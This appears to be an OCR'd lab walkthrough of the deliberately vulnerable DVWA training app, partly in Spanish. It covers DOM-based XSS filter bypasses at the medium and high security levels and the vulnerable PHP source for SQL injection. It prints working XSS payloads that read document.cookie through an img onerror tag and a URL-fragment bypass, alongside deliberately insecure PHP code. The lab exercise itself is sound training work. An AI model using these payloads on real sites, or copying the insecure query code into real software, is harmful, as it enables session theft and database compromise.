
http://192.168.1.6/vulnerabilities/xss_d/?default=English%3Cscript%3Ealert(document.cookie)%3C/script%3E

Source :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox (Navegación privada)

192.168.1.6/vulnerabilities/view_source_all.php?id=xss_d

Medium Unknown Vulnerability Source


```php
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```


Vulnerability: DOM Based Cross
192.168.1.6/vulnerabilities/xss_d/?default=English>/option></select><img src='http://froga.eus' onerror='alert(document.cookie)'>
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
English>/option>
English
French
PHPSESSID=e4t306na97s80jhpo1c4qqkdc1; security=medium
Aceptar
https://www.acunetix.com/blog/articles/dom-xss-explained/
192.168.1.6/vulnerabilities/xss_d/?default=English</option></select><img src='http://froga.eus' onerror='alert(document.cookie)'>
http://192.168.1.6/vulnerabilities/xss_d/?default=English%3E%3C/option%3E%3C/select%3E%3Cimg%20src=%27http://froga.eus%27%20onerror=%27alert(document.cookie)%27%3E
Username: admin
Security Level: medium
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*
Se ha resuelto froga.eus...

Unknown Vulnerability Source

vulnerabilities/xss_d/source/high.php

```php
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {

    # White list the allowable languages
    switch ($_GET['default']) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ("location: ?default=English");
            exit;
    }
}

?>
```




192.168.1.6/vulnerabilities/xss_d/?default=English # </option></select><img src='http://froga.eus' onerror='alert(document.cookie)'>

http://192.168.1.6/vulnerabilities/xss_d/?default=English#%20%3C/option%3E%3C/select%3E%3Cimg%20src='http://froga.eus'%20onerror='alert(document.cookie)'%3E

Se ha resuelto froga.eus...

SQL Injection

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*

192.168.1.6/vulnerabilities/view_source.php?id=sqli&security=low

SQL Injection Source

vulnerabilities/sqli/source/low.php

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

?>
```

Compare All Levels

Help - SQL Injection

About

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system (load_file) and in some cases issue commands to the operating system.

SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

This attack may also be called "SQLi".

Objective

There are 5 users in the database, with id's from 1 to 5. Your mission... to steal their passwords via SQLi.

Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.

`Spoiler:` [redacted].

Medium Level

The medium level uses a form of SQL injection protection, with the function of "mysql_real_escape_string()". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

`Spoiler:` [redacted].

High Level


This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being transferred to the vulnerable query via session variables using another page, rather than a direct GET request.


`Spoiler:` [redacted].


Impossible Level

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.

Reference: https://www.owasp.org/index.php/SQL_Injection



Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin

